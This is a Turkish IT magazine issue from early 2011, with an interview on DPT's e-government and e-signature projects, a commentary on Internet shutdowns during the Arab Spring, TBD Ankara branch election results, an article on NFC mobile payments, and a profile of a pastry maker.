Geliştirilme aşamasında olan ve dış kaynak kullanılarak yürütülen büyük ölçekli bilişim projelerinde isogenellik gereksinim ve tasarım dokümanlarını inceleyip iş birimlerimize bu konuda teknik destek sağlıyoruz. İhtiyaçların, tecrübe ve birikimlerimizi kullanarak projelendirilmesi ve bu projelerin tüm yaşam evreleri boyunca teknik destekle geliştirilip kullanımına yönelik tasarım çalışmalarımız da devam ediyor.

YBMDB'nin, Müsteşarlığımızın 2009-2013 yıllarını kapsayan Kurumsal Stratejik Planı'nda da yer alan "bilgiyi etkin kullanma" hedefi çerçevesinde bazı görevleri bulunuyor. Söz konusu hedef çerçevesinde benimsenen stratejileri şöyle sıralayabilirim:

- Müsteşarlık bilgi haritası oluşturulacak,
- Bilgi ve karar destek sistemleri geliştirilecek,
- Bilgi teknolojileri altyapısının geliştirilmesi ve etkin işletilmesi sağlanacak,
- Çalışanların bilişim yetkinlikleri artırılacak,
- Altyapı ve sunulan hizmetler paydaş beklentileri yönünde geliştirilecek,
- e-İmza uygulaması bilgi sistemlerine entegre edilecek.

Söz konusu stratejiler kapsamında,

- Kurumsal bilgi politikası ve stratejisinin oluşturulması,
- Bilgi haritasının oluşturulması,
- Bilgi ve bilgiye dayalı hizmet sistemleri sayısının artırılması,
- Bilgi sistemlerinde e-imza entegrasyonunun gerçekleştirilmesi,
- Kurum çalışanlarının bilgi hizmetlerinden memnuniyetinin artırılması hedefleniyor.

- DPT Yönetim Bilgi Merkezi'nin uluslararası kurumlarla iletişimi/ortak yürüttüğü projeler var mı?

-Bilgi işlem hizmetlerinin kurum içinde ilk verilmeye başladığı yıllarda Dünya Bankası tarafından finanse edilen bir proje ile teknolojik altyapı temini gerçekleşmiş. Tahmin edileceği üzere o dönemde kurulan altyapı ana bilgisayar sistemi ve erişim için kullanılan terminaller şeklinde.

Daha sonraları uluslararası ilişkiler genelde AB boyutunda oldu. AB fonlarından yararlanmayı sağlayan ve "Küresel Ağlarda Avrupa Sayısal İçeriğinin Kullanımını ve Gelişimini Desteklemeye ve Dil Çeşitliliğini Teşvik Etmeye Yönelik Çok Yıllı Program" olan ve kısaca "Sayısal İçerik Programı (e-Content Programme)" olarak ifade edilen programın 2003-2004 yılları arasında ulusal koordinasyonu Dairemiz tarafından yürütüldü.

Güncel olarak AB ile ilişkili olarak sayılabilecek bir faaliyet alanı da Katılım Öncesi Mali

İşbirliği. Bu çerçevede yer alan 2 bileşen altında finanse edilen faaliyetlerin izlenmesi amacıyla kullanılan bir ortak izleme bilgi sistemi Eylül 2010'da kullanıma açıldı. AB Komisyonu'nun yakından ilgilendiği bir uygulama olan bu sistem çerçevesinde AB Komisyonu ile daha kapsamlı çalışmaların önümüzdeki dönemde gündeme geleceğini belirtmek isterim.

- DPT'nin çalışmalarında teknolojiden yararlanması ne gibi değişiklikler/kolaylıklar getirdi?

-BT faaliyetlerini yürütürken teknolojik gelişmeleri yakından takip ediyor ve Kurumumuza uygulanabilirliği, fayda/maaliyet oranı, mevcut sistemimizin devamına etkileri gibi parametreleri değerlendirdikten sonra uygun bulduklarımızı Kurumumuzda uyguluyoruz. Örneğin, 2011'in ilk ayında, devreye aldığımız IEEE 802.1x güvenlik standardı destekli kablosuz ağ altyapısı sayesinde kullanıcılarımız güvenli bir şekilde ve Kurum içinde mekandan bağımsız olarak çalışma imkanına sahip oldular. BT altyapısının kurulumu ve yönetilmesi konusunda sanallaştırma çözümleri, biz BT çalışanlarına büyük esneklik sağladı. Sanal ortam mevcut kapasitenin çok daha yüksek verimlilikte kullanılması için önemli bir imkan oluşturdu.

Burada Müsteşarlıkta kurulan bilgi sistemlerinin getirdiği faydaları sıralamayı yersiz buluyorum. Ancak gelişen mobil teknolojilerin ve İnternet'in çalışma biçimlerimize getirdiği değişime vurgu yapmak isterim. Uygulamalarımızın bir kısmına Müsteşarlık personelimiz İnternet üzerinden erişim sağlayabiliyor. Bu sayede bilgiye erişim çok daha hızlı ve kolay hale geldi. Önümüzdeki dönemde özellikle e-imza ve mobil imza entegrasyonlarının artmasıyla mobil araçlar üzerinden sunulan hizmetlere erişim ve hizmetin ifası mümkün hale gelecek. Bu durumun daha esnek ve daha verimli bir çalışma ortamı sağlayacağını düşünüyorum.

- Yönetim Bilgi Merkezi'nin önümüzdeki dönemde gündeme getireceği, uygulamaya

koyacağı yeni BİT projeleri var mı?

-DPT Müsteşarlığının ülkemizin kalkınma ve gelişmesi ile ilişkili birçok çalışması ve yayını bulunuyor. Bu nedenle kalkınma ve gelişmeye ilişkin temel veri ve göstergeleri değişik düzeylerde bilgi ihtiyacı olan tüm kullanıcılara kolay ulaşılır şekilde sunmak istiyoruz. Buradaki bilgi sunumunun kolay erişilebilir, kullanılabilir ve anlaşılabilir olmasını hedefliyoruz. Vatandaşların bu verilere mobil cihazlar kullanarak da erişebilmesini sağlamak istiyoruz. Ayrıca bu verilerin tüm ulusal ve uluslararası kuruluşlar tarafından erişilebilir bir veri tabanı olarak kullanıma açılması yönünde çalışmalar Müsteşarlığımızın ilgili birimlerinde Müsteşarımız Madenoğlu'nun talimatlarıyla başlatıldı.

Buna paralel olarak Müsteşarlık içerisinde verdiğimiz hizmetlerin bir kısmını güvenli İnternet bağlantıları üzerinden erişilebilir hale getirmeyi planlıyoruz. Buradaki ilk hedef kitlemiz, kurum personeli. Bunun devamında kamudaki yakın paydaşlarımızla yine İnternet üzerinden bilgi ve belge paylaşmayı hedefliyoruz. Bunları çok kısa sürede gerçekleştireceğimizi düşünüyorum.

Bilgi Toplumu Dairesi ile işbirliği içinde kamuda e-imzalı belge paylaşımının ilk pilot kurumlarından biri olacağımızdan bahsetmiştim. Bu kapsamda tamamen kağıtsız ortamda kamu kurumları arasında belge paylaşımının ilk tecrübelerini paydaş kurumlarla beraber yaşamayı planlıyoruz.

Yedekleme altyapımızı güçlendirme ve felaket kurtarma merkezi oluşturma gibi özellikle bilginin bütünlüğünü garanti altına alma kapsamında teknoloji ağırlıklı projelerimiz de kısa vadede uygulamaya girecek projelerimiz arasında yer alıyor. EBYS uygulamamızın mobil imza entegrasyonu da kısa süre içerisinde tamamlamayı düşündüğümüz projeler arasında bulunuyor.

Stratejik Plan kapsamında da bu yıl tamamlamayı planladığımız projelerimiz mevcut. Bu projeler de yine Bilgi Toplumu Dairemiz ile koordinasyon içinde yürüttüğümüz projelerimiz arasında. Tabi bu projelerde

Stratejik Planlama Dairemiz ile Strateji Geliştirme Dairemiz de yakın işbirliği yaptığımız diğer birimlerimiz. Bu çalışmalar kamu kurumlarında bilgi haritasının çıkartılması ve iş süreçleriyle ilişkilendirilmesi konusunda tekrarlanabilir bir metodoloji geliştirilmesi ve geliştirilen metodolojinin Müsteşarlığımızda uygulanması hususlarını içeriyor. Kamu yatırımları ile ilgili planlama ve izleme aşamalarında kullandığımız bilgi sistemlerimizin entegrasyonuna yönelik çalışmalar da 2011 yılı içinde önemli bir yer tutacak.

- BİM'lerin e-Dönüşüm Türkiye Projesi'ndeki rolünü nasıl değerlendiriyorsunuz?

-e-Dönüşüm, aslında bir ekip işi ve bunun için en önemli unsur liderlik ve sahiplenme. Bu konuda Yönetim Bilgi Merkezi Dairesi olarak kendimizi şanslı hissediyoruz. Üst yönetimimizin tamamı ve özellikle Sayın Müsteşarımız, e-Dönüşüm faaliyetleri konusunda büyük destek verip kullanımına öncülük ediyorlar. Bu sahiplenme kurumdaki tüm e-dönüşüm çalışmalarının hızla kabullenilerek etkin şekilde kullanılmasına çok önemli bir katkı sağlıyor.

e-Dönüşüm Türkiye Projesi kapsamındaki dönüşüm projeleri BİM'lerin tüm hizmet birimleri ile iç içe çalışmaları ihtiyacını gündeme getirdi diye düşünüyorum. Bu dönüşüm sürecinde aslında hem ihtiyaç sahibi konumdaki birimler hem de BİM'ler birbirlerini daha yakından tanıma ve soruları içselleştirme sürecini yaşıyorlar. e-Dönüşümün artık sadece teknik ve teknolojik bir konu olmadığını pek çok kişi kavramış durumda. Bu durum iş birimlerinin yeni iş yapış biçimlerini -getirdiği faydaları gördükçe- daha çok benimsemesine neden oluyor. Bu benimseme sürecini

hızlandırmanın BİM'lerin vereceği kaliteli hizmetle doğrudan ilişkili olduğunu düşünüyorum. Tabii az önce belirttiğim gibi üst yönetimlerin desteği de e-dönüşümün olmazsa olmazları arasında. Ayrıca BİM'lerin e-dönüşümdeki rollerini pekiştirici mevzuatın geliştirilmesini de önemli bir gereklilik olarak görüyorum.

- Bilişim sektörüne vermek istediğiniz bir mesaj var mı?

- Gelişen teknoloji ve özellikle mobil alanında gelişen yeni teknolojiler kamuda iş yapış biçimlerini doğrudan etkilemeye başlamıştır. Bu durum özellikle bilişim sektöründen kamunun beklentilerini artırmıştır. Bilişim teknolojilerinin kamuda verimlilik artışını ve hizmet kalitesini artırmada önemli bir unsur olduğunu düşünüyorum. Önümüzdeki dönemde, Sektörün bu yeni talep ve ihtiyaçları doğru algılayıp hızlı tepki vererek ülkemizde en büyük alıcı durumunda olan kamu idarelerinin verimlilik artışına büyük katkı yapmasını bekliyorum.

DPT güvenli e-imzalı belge yönetimine geçti

Devlet Planlama Teşkilatı (DPT) Müsteşarlığı, 3 Ocak 2011'de elektronik imza (e-imza) uygulamasına resmen geçti.

DPT Müsteşarı Kemal Madenoğlu'nun yayımladığı Genelge ile, Müsteşarlıkta tüm resmi yazışmalar, güvenli e-imza altyapısı kullanılarak geliştirilen DPT Müsteşarlığı Elektronik Belge Yönetim Sistemi (DPT-eb) üzerinden yapılmaya başlandı.

Bu kapsamda, toplam sayısı 600'ü bulan e-imza sertifikası ve akıllı kart okuyucusu, kurum personeli tarafından kullanılıyor. Bu sayı Müsteşarlıkta resmi yazışma ile ilgili işlem yürüten personelin tamamını ifade ediyor.

DPT-eb sayesinde, Müsteşarlıkta yapılan tüm yazışmalar, bu yazışmaların düzenleme ve onay süreçleri güvenli e-imzalı olarak yapılıyor, tüm havale işlemleri elektronik ortamda sürdürülüyor. Resmi yazışmaların elektronik ortamda yürütülmesiyle hizmet sunumunda verimlilik artışları ve kağıt tüketiminde tasarruf gibi birçok yarar bekleniyor.

"Kamu Kurumları arasında e-Yazışma Projesi"ni koordine eden kurum olan Müsteşarlık, DPT-eb ile kurum içi çalışmaları tamamlaması pilot olarak seçilen kurumlar arasında tamamen kağıtsız bir uygulamanın hızla hayata geçirilmesi yolunda önemli bir adım olarak görüyor.

İnternet devri mi?

Tunus'ta başlayan ve Mısır'a da sıçrayan protesto gösterilerinin organizasyonunda İnternet etkin olarak kullanılmıştır. Protestoların sosyal paylaşım sitelerinde organize edilmesi nedeniyle Mısır hükümetince İnternet ve cep telefonu erişimi kapatılarak önlem alınmaya çalışılmaktadır.

Sosyal paylaşım sitelerinde organize edilen protestoların yarattığı huzursuzluktan Tunus ve Mısır'ın yanı sıra Fas, Libya, Ürdün, Suriye, Yemen gibi diğer Arap ülkelerinin de etkileneceği öngörülmektedir. Özellikle Facebook ortamındaki protesto organizasyonları göz önünde bulundurulduğunda İnternet ve cep telefonu erişiminin kısıtlanması, hatta kapatılması ile gösterilerin önlenebileceğini düşünmek İnternet'in ulaştığı gücü küçümsemekten kaynaklanan bir zayıflığın göstergesidir.

Ulusal Kurtuluş Savaşımızın simgesi olan telgrafın geçtiğimiz yüzyılın başındaki en önemli iletişim aracı olduğunu da unutmayalım. Telgrafçı Manastırlı Ahmet Hamdi, 16 Mart 1920 günü İngilizlerin İstanbul'u işgalini aşağıdaki mesaj ile Mustafa Kemal'e ilettiştir:

Mustafa Kemal Paşa Hazretleri'ne özeldir.
Bu sabah Şehzadebaşı'ndaki Mızıka Karakolu'nu İngilizler bastı. Oradaki askerlerle çarpışarak neticede şimdi İstanbul'u işgal altına alıyorlar. Bilgi için arz olunur.
Manastırlı Hamdi.

Telgrafçı Ahmet Hamdi, zaman zaman ara vererek işgali naklen Ankara'ya ve Mustafa Kemal Paşa'ya bildirmiştir. Hayatı pahasına büyük bir fedakârlıkla, telgrafhanenin de basılmasına kadar işgal ile ilgili edindiği her türlü ayrıntıyı bildirmeye çalışmıştır. Mustafa Kemal Atatürk, Telgrafçı Hamdi Bey'in fedakârlığının önemini 1927 yılında okuduğu Nutuk'ta (Sf. 319-321, Kare Yayınları, Şubat 2006) anlatmış ve kendisini onurlandırmıştır. (Kaynak: http://tr.wikipedia.org/wiki/Ahmet_Hamdi_Martonalti).

İngilizler, telgrafın tellerini keserek kurtuluş savaşımıza engel olmaya çalışmışlardı. Bugün de İnternet'in ve cep telefonlarının kapatılması ile başlayan protestoların önüne geçilmeye çalışılmaktadır.

Facebook kullanımında ön sıralarda bulunan ülkemizde, 25-28 Ocak 2011 günlerinde gerçekleştirilen Ulusal Siber Güvenlik Tatbikatı da dikkatlerden kaçmadı. Tatbikatın sonuçları önümüzdeki günlerde kamuoyuyla paylaşılacak.

Ayrıca, Torba Yasa olarak anılan bir yasa ile bazı yasalarda değişiklik yapılması da bugünlerde TBMM gündeminde. Bunlardan biri de, 3348 sayılı Ulaştırma Bakanlığının Teşkilat ve Görevleri Hakkında Kanunun 2 nci maddesine (I) bendinden sonra gelmek üzere bir bent eklenerek, bugüne kadar kamu kurum ve kuruluşları tarafından ayrı ayrı yürütülen ve gerek planlama gerekse kapsam itibarıyla birbirinden farklılıklar gösteren e-Devlet uygulamalarında ve bundan sonra yapılacak e-Devlet projelerinde gerekli koordinasyonun sağlanmasını amaçlayan düzenlemedir.

Düzenlemenin gerekçesinde de belirtildiği üzere, söz konusu Kanunun 2 nci maddesinin birinci fıkrasına bir bent eklenerek; "Bilgi toplumu politika, hedef ve stratejileri çerçevesinde e-Devlete ilişkin eylem planlarını hazırlamak, diğer kamu kurumlarıyla işbirliği yapmak suretiyle koordinasyon ve izleme faaliyetlerini yürütmek ve uygulamaya ilişkin usûl ve esasları belirlemek" görevleri Ulaştırma Bakanlığı'na verilmiştir. Ulaştırma Bakanlığı bu görevleri diğer kamu kurum ve kuruluşlarıyla işbirliği yaparak yerine getirecektir. Bu düzenleme yapılırken, yakınsama sonucu iletişim alanının bilişimin ayrılmaz bir parçası haline gelmesi ve Ulaştırma Bakanlığı'nın da iletişim alt yapısına ilişkin politikalardan sorumlu kurum olması yanında, Bakanlığın e-Devlet Kapısı projesinin de sorumluluğunu üstlenerek bilişim sektörü ile doğrudan ilgili bir bakanlık niteliğini taşıması dikkate alınmıştır.

Yasal düzenlemeler yapılırken teknolojinin yaşam kalitesini ve verimliliği artırıcı yönünün dikkate alınacağını, yasakçı yaklaşımların kişisel bilgilerin korunmasıyla kısıtlı olacağını umuyorum.

Telgrafın yerini günümüzde İnternet almıştır. Yasaklamak ve kapatmak "İnternet Devrimi"ne engel olacak mı, yoksa "İnternet Devri" mi kazanacak?

TBD Ankara Şube'de nöbet değişikliği

9 Ocak'ta yapılan 2. Olağan Genel Kurul'da İ. İlker Tabak'ın yönetim listesi katılımcılardan tam destek aldı.

Türkiye Bilişim Derneği'nin (TBD) yeni şubelerinden olan Ankara Şubesi, İkinci Olağan Genel Kurulu'yla yeni yönetimini seçti. 16 Mayıs 2008'de kurulup Birinci Olağan Genel Kurulu'nu 26 Ekim 2008'de yapan TBD Ankara Şubesi, 3 dönem yönetimini seçmek üzere 2. Olağan Genel Kurulu'nu, 9 Ocak 2011'de Hacettepe Üniversitesi (HÜ) Kırmızı Salon'da gerçekleştirdi. Genel Kurul'da Ankara Şubesi'nin yeni yönetimi belirlendi. Şube yönetimine, 1995'ten beri 16 yıldır TBD merkez yönetim kurullarında görev alan İ. İlker Tabak, arkadaşlarıyla birlikte aday oldu. İkinci Olağan Genel Kurul'unda Tabak, Kemal Nalçacı, Aylin Akça Okan, Nesrin Ezer, A. Cengiz Güray, Coşkun Dolanbay, Dr. İzzet Gökhan Özbilgin'den oluşan şube yönetim kurulu listesi seçildi. Saygı duruşu ile başlayan genel kurulda başkanlık divanın seçiminin ardından TBD Ankara Şubesi Yönetim Kurulu Başkanı Necati Etlacakuş yapılan çalışmaları anlattı. Yönetim ve Denetim Kurulu raporlarının okunup ibra edilmesinden sonra bütçe okunup oylandı. Genel Kurulda TBD Yönetim Kurulu Başkanı Turhan Menteş ve TBD Onursal Başkanı Aydın Köksal da birer konuşma yaptılar. Yönetime aday olan Tabak, Genel Kurul'da yaptığı konuşmada, TBD'nin öncelikle meslektaşların örgütü olduğunu ve bilişimcilerin birey olarak verdiği gönüllü desteklerden oluşan bir güç olduğunu vurguladı. "40 yıllık bireysel birikimlerin kurumsallaştığı bir yapı" olarak tanımladığı TBD'nin, üyesi olan ya da olmayı düşünen tüm bilişimcilerin meslekî çıkarlarını korumak zorunda olan "bir şemsiye örgütü" olduğuna işaret etti. "TBD, geleneksel yaklaşımları, gelenekleri olan, geçmişine sahip çıkan, 40 yaşında genç bir örgüttür. Bu birikimi ve deneyimi şube

ortamına da taşıyacak olan bizleriz” diyen Tabak, TBD’nin, yalnızca bir meslek örgütü değil, aynı zamanda disiplinler arası uğraş alanı nedeniyle ülke sorunlarına çözüm üreten bilişimcilerin ortak akıl platformu olduğunu söyledi. Tabak, TBD’nin analitik düşünme alışkanlığı kazanmış bilişim profesyonellerinin birikimlerini paylaştığı bir çatı örgütü olduğunu ve diğer meslek örgütlerinin aksine, yalnızca meslektaşlarının sorunlarına odaklanmayıp bilişim toplumu olma yolunda tüm vatandaşların sorunlarına eğilen bir sivil toplum kuruluşu olduğunun da altını çizdi.

İstanbul, Bursa, Eskişehir şubelerinin ardından, İzmir, Samsun, Antalya ve Ankara şubelerinin kurulduğuna değinen Tabak, merkeze kayıtlı üyelerin izlenmesi sorumluluğunun Ankara Şubesi’ne verildiğini, şube tarafından izlenen ve TBD üyelerinin yüzde 70’ni oluşturan 6714 üye bulunduğunu bildirdi. Geçiş sürecinde şubelerden sorumlu Merkez Yönetim Kurulu üyesi olarak şube çalışmalarının eşgüdümünün sağlanması için görev yaptığını anlatan Tabak, “kuluçka dönemini tamamlayan” Ankara Şubesi’nin “yeni bir atılım ve büyüme sürecine girmekte olduğunu” belirtti.

Tabak, “Ödentisini de ödeyebilen” aktif üye sayısını artıracaklarını, temsiliyetin yaygınlaştırılmasını sağlayacak altyapının oluşturulmasına ağırlık vereceklerini, “Genel kuruldan, genel kurula üyeleri arayan” bir dernek değil, “üyeleriyle her zaman iletişim içinde olan” bir dernek olacaklarını açıkladı.

Konuşmaların ardında Yönetim ve Denetim Kurullarının seçimine gidildi. Ve seçimde Tabak’ın listesi katılımcıların tamamının desteğini aldı. Seçimden sonra kısa bir konuşma yapan Tabak, yönetim kurulu toplantılarının tüm üyelere açık olacağını ve “Şube Danışma Kurulunu” oluşturup etkin biçimde çalışmasını sağlayacaklarını bildirdi.

Kamu, özel sektör temsilcileri, akademisyenlerden oluşan yönetim kurulu ve gönüllü üyelerden oluşan Çalışma grupları ile TBD Ankara Şubesi, gerek kendi üyelerine, gerekse toplumun diğer kesimlerine yönelik TBD’nin misyonuna uygun bir şekilde çeşitli alanlarda işlevlerini sürdürüyor. Şube, etkinlikleri planlama ve gerçekleştirme konusunda gönüllü olarak çalışan üyeler çalışma grupları oluşturdu. Bu gruplar; Yazılım teşvikleri araştırma çalışma grubu, Sosyal etkinlikler çalışma grubu, genç bilişimcileri bir araya getirmek için oluşturulan TBD-Genç çalışma grubu. TBD Ankara Şubesi’nde ayrıca Üniversite Bilgi İşlem Birimleri (ÜNİBİB) ve Bilişim ve Çevre (BİLÇEV) çalışma grupları da aktif olarak faaliyet gösteriyor.

YÖNETİM KURULU

1. İ.İLKER TABAK=91
2. M.KEMAL NALÇACI=91
3. AYLİN AKÇA OKAN=89
4. COŞKUN DOLANBAY=89
5. NESRİN EZER=89
6. GÖKHAN ÖZBİLGİN=90
7. CENGİZ GÜRAY=90

DENETLEME KURULU

1. ABİDİN TOPAÇOĞLU=90
2. ERCAN KAPTANOĞLU=89
3. ERTAN BARUT=90

ONUR KURULU

1. AHMET AYVALI=90
2. ALİ YAZICI=91
3. İBRAHİM AKMAN=89

TBD Ankara Şube’nin 2.Dönem Yönetim Kurulu şu üyelerden oluşuyor:

İ. İlker TABAK (Başkan)
Bilişim Ltd.Şti.
Yönetici

M. Kemal NALÇACI (II. Başkan)
Türk Patent Enstitüsü

Aylin AKÇA OKAN (Sayman)
Atılım Üniversitesi

Nesrin EZER (Yazman)
OKİ Sistem Ltd.

A. Cengiz GÜRAY (Üye)
Innova Bilişim Sistemleri

Coşkun DOLANBAY (Üye)
Global Bilgi

Dr. İzzet Gökhan ÖZBİLGİN (Üye)
Sermaye Piyasası Kurulu

Mobil ödeme devrimi ufukta

Apple ve Google mobil ödeme sistemleri üzerinde çalışmaya başladılar. Yakında kredi kartları tarih olabilir...

Kredi kartları uzun zamandır hayatımızın değişmez birer parçası. Artık çoğu kişi nakit para taşımak yerine alışverişini kredi kartıyla yapıyor.

Kredi kartı kullanımı ülkemizde milyarlarca lirayı aşmış durumda. Pek yakında ise mobil ödeme sistemleri geleneksel kredi kartlarının yerini alabilir. Dünyanın iki devi Apple ve Google mobil ödeme sistemleri üzerine çalışmaya başladılar.

iPhone ve iPad destekleyecek

Apple'ın yeni iPhone ve iPad ürünlerinin NFC desteği ile geleceği tahmin ediliyor. Yakın Alan İletişimi, yeni nesil bir kablosuz iletişim (Near Field Communication -NFC) teknolojisi cep telefonları içine kısa mesafeli bir radyo vericisinin yerleştirilmesinden oluşuyor. Cep telefonunuzu ödeme terminaline yaklaştırıp ödemeyi yapabiliyorsunuz. Apple aynı zamanda NFC ödemelerinin kabul edilebilmesi için bir NFC Scanner prototipi geliştirdi. Düşük maliyetli bu ürün özellikle kobileri hedefliyor. Diğer taraftan İnternet devi Google da, NFC

çalışmalarına hız vermiş durumda. Firma geçtiğimiz Aralık ayında yaptığı açıklamada Android işletim sisteminin yeni versiyonlarının NFC'yi destekleyeceğini açıkladı. Android işletim sistemi hızla yaygınlaşan bir mobil iletişim sistemi ve bu bir anda milyonlarca Android cihazın birer ödeme terminali haline geleceğini gösteriyor.

Olay tabi ki sadece telefon üreticilerinin NFC destekli cihazlar üretmesiyle bitmiyor. NFC sisteminin oturması için tüm ekosistemin birlikte hareket etmesi gerekli. Telefon üreticileri, bankalar, kredi kartı firmaları, GSM operatörleri ve uygulama geliştiricilerinin ortak çalışması çok önemli. Ama görünen o ki şu an bu alanda bir konsensüs sağlanabilmiş değil. Visa ve Mastercard kendi çözümleri üzerine odaklanmış durumda. İnternet ödeme sistemi Paypal da ayrı bir sistem geliştiriyor. Google ve Apple da farklı kulvarlarda. Bir ortak standart ve ortak bir yapı olmadıkça bu sistemin yaygınlaşması mümkün değil.

Kredi kartları yaygın olarak kullanılıyor çünkü dünyanın her yerinde standartlar oturmuş durumda. Kredi kartınızla dünyadaki herhangi bir mağazada alışveriş yapabileceğinizi biliyorsunuz. NFC'de de aynı yapının kurulması gerekli.

Güvenlik avantajı

Kredi kartlarında güvenlik en büyük sorunlardan birisi. Kredi kartı pasif bir cihaz ve akıllı kart bile kullanılsa güvenlik sınırlı seviyede sağlanabiliyor. Diğer taraftan cep telefonları artık neredeyse PC'lerle yarışacak işlemcilerle sahip ve onlar üzerinde çok gelişmiş güvenlik özellikleri geliştirilebilir. Kullanım kolaylığı ve güvenlik avantajları NFC'nin yaygınlaşmasını sağlayabilir.

Bir cep telefonu cenneti olan ülkemizde de mobil ödeme sistemleri yaygınlaşabilir. Şu an bazı bankaların sunduğu sınırlı uygulamalar var ama bunlar genellikle temassız kart üzerine. Tam anlamıyla mobil ödeme uygulamaları ise pek yaygın değil. Ülkemizde hem kredi kartı hem

cep telefonu kullanımı çok yaygın. O yüzden Türkiye, NFC için iyi bir pazar olabilir.

Google ve Apple'ın adımları ilerisi için bu pazarı hareketlendirebilir mi? Büyük olasılıkla evet. İlerki aylarda nasıl gelişmeler olacak bakıp izlemek gerekli.

Mimar elinden çıkan “lezzetler”

Arzu Kılıç
arzu.kilic@tbd.org.tr



Bu ayki köşemizde, hepsi el yapımı, katkı maddesiz, sürpriz pasta, kurabiye ve çikolataların yaratıcısı, “İpeksi Tatlar”ın kurucusu İpek Yatmaz ile sanal bir sohbet gerçekleştirdik.

İzmir’de kurulan “İpeksi Tatlar”ın sahibi İpek Yatmaz, Dokuz Eylül Üniversitesi Mimarlık Fakültesi’ni bitirdikten sonra Yıldız Teknik Üniversitesi’nde yüksek lisans programını tamamladı. 1985-90 yılları arasında Yıldız Teknik Üniversitesi’nde asistan olarak görev aldı. 1990-94’te Polipek, Sabancı Holding ve YapıTek firmalarında kariyerine devam etti. 1995-98’te Azan Kozbe Ltd. ile proje bazında ortak olarak çalıştıktan sonra 1998 yılında kendi ofisini kurdu ve İz Mimarlık olarak mimari proje ve iç mekân projeleri üzerinde çalışmaya başladı.


2007 yılında sağlıklı beslenmeye verdiği önem üzerine “Tat”çı olarak “İpeksi Tatlar” markasını yarattı. Proje ve şantiye yönetimi, müşteri ilişkileri ve finans konularında tecrübe sahibi.

Yaşamınıza tat katmak için İpek Yatmaz’ın birbirinden lezzetli pasta, çikolata ve kurabiyelerine www.ipeksitatlar.com adresinden ulaşabilirsiniz. Bu arada, 14 Şubat Sevgililer Gününüzü kutlar, sevgi dolu güzel bir yıl dilerim.

Katkısız tatların İnternet ile buluşması: “İpeksi Tatlar”

Kişiye özel pasta, kurabiye ve çikolatalar yapan İpek Yatmaz, ürünlerinin tasarım ve üretim aşamalarında İnternet’in nimetlerinden yararlandığını söyledi.

-İnsanlarda bağımlılık yaratan lezzetli tatları ne zaman yapmaya başladınız? “İpeksi Tatlar”ın oluşum hikâyesini anlatır mısınız?

-Mutfağa ait ilk anım, 3 yaşlarındayken tezgâha yetişmek için ayaklarımın altına koyduğum minik sandalyemle annemin yaptığı, henüz pişirmediği kekin, kabının dibini sıyrışım ile ilgili. 8 yaşımıdayken ilk kekimi kendi başına yaptığım zaman çok mutlu olmuştum. Evin içerisinde yaşamın merkezi mutfaktı. Mutfakta ders çalışılır, okuldan gelindiğinde anne keki veya kurabiyesiyle açlık bastırılırken, okulda olan biten anneme anlatılırdı. Bu arada babam bir yediğini bir daha yemeyen bir keyif insanı olduğu için evde sürekli altı çeşit yemek, iki öğün için pişerdi. Çünkü babam, öğlen yemeklerine de gelirdi 😊. Annemin sevgi ile yapmış olduğu bu yemekler, hepimize mutfak sevdirdi. Ders tekrarları yapılırken, sarma sarmaya yardım eder, birini sarar, ikincisini sarmadan yerdim. Annemler gece gezmelerine gittiklerinde ablamla mutfaka dalar, kek, pasta yapardık. Ablam beni tam bir çirak olarak kullanırdı. Doğra, ayıkla, vs. Neyse ki erken evlendi ve çiraklıktan, şef yardımcılığına çıkabildim. 13 yaşında 28 enginar ayıkladım, evimizde verilen her davette anneme yardım ettim.

Üniversiteye hazırlık ve yoğun mimarlık eğitimiyle yemek maceram, biraz ara vermiş gibi gözükse de mezun olur olmaz evlenerek bu açığı hızlıca kapattım. Arkadaşlarımız arasında evi olan ve evli olan sadece biz vardık ve hemen hemen her gece arkadaşlarımız niyeyse (!) yemek saatinde bizim evin oralardan geçerlerdi 😊. O yıllarda hızlı, çabuk ve düşük maliyetli yemekler yapma ve kalan yemeklerden yemekler üretme konusunda çok sayıda deneme yaptım. Bu çalışmaların sonunda o zaman daha adı Türkiye’de bilinmeyen catering uygulaması yapmaya karar verdim. Ama eşim kararımdan caydırdı ve ben doktora programına devam ederek ve Yıldız Üniversite’inde Araştırma Görevlisi olarak Mimarlık mesleğimi sürdürdüm.

Eşimden ayrıldıktan sonra uzun bir süre anne yemekleri ve sokaklarda yediğim yemeklerle yaşadım ve bundan çok sıkıldım. Bir arkadaşımın “Peynir nasıl yapılıyor?” diye sormasıyla peynir yapmaya başladım ve 3. peynirimden sonra hemen vazgeçtim. (O günden beri peynire asla pahalı demem.) Peynirimi yapamıyorsam ekmeğimi yapayım dedim ve 2002 yılından itibaren ekmeğimi kendim yapmaya başladım ve o günden sonra çarşıdan ekmek satın almadım.

Bir gün büro ortağımın, ekmeklerimi satmamı söylemesiyle hayatım biraz değişti. Ekmeğimi tattırıp satmak için İzmir Sanat Kafe’ye gittiğimde benden ekmek değil cheesecake istediler. Tam 2.5 yıl oraya cheesecake sattım. Bu arada yemek merakım yeniden canlandı, İtalyan Kültür’ün yemek kurslarına katıldım. Çok sayıda kurs aldıktan sonra İtalyan Kültür’de İtalyan hanımlara Ege yemekleri kursu verdim. İzmir Sanat Kafe de 2 kez 45 şer kişiye İtalyan yemekleri gecesi düzenledim.

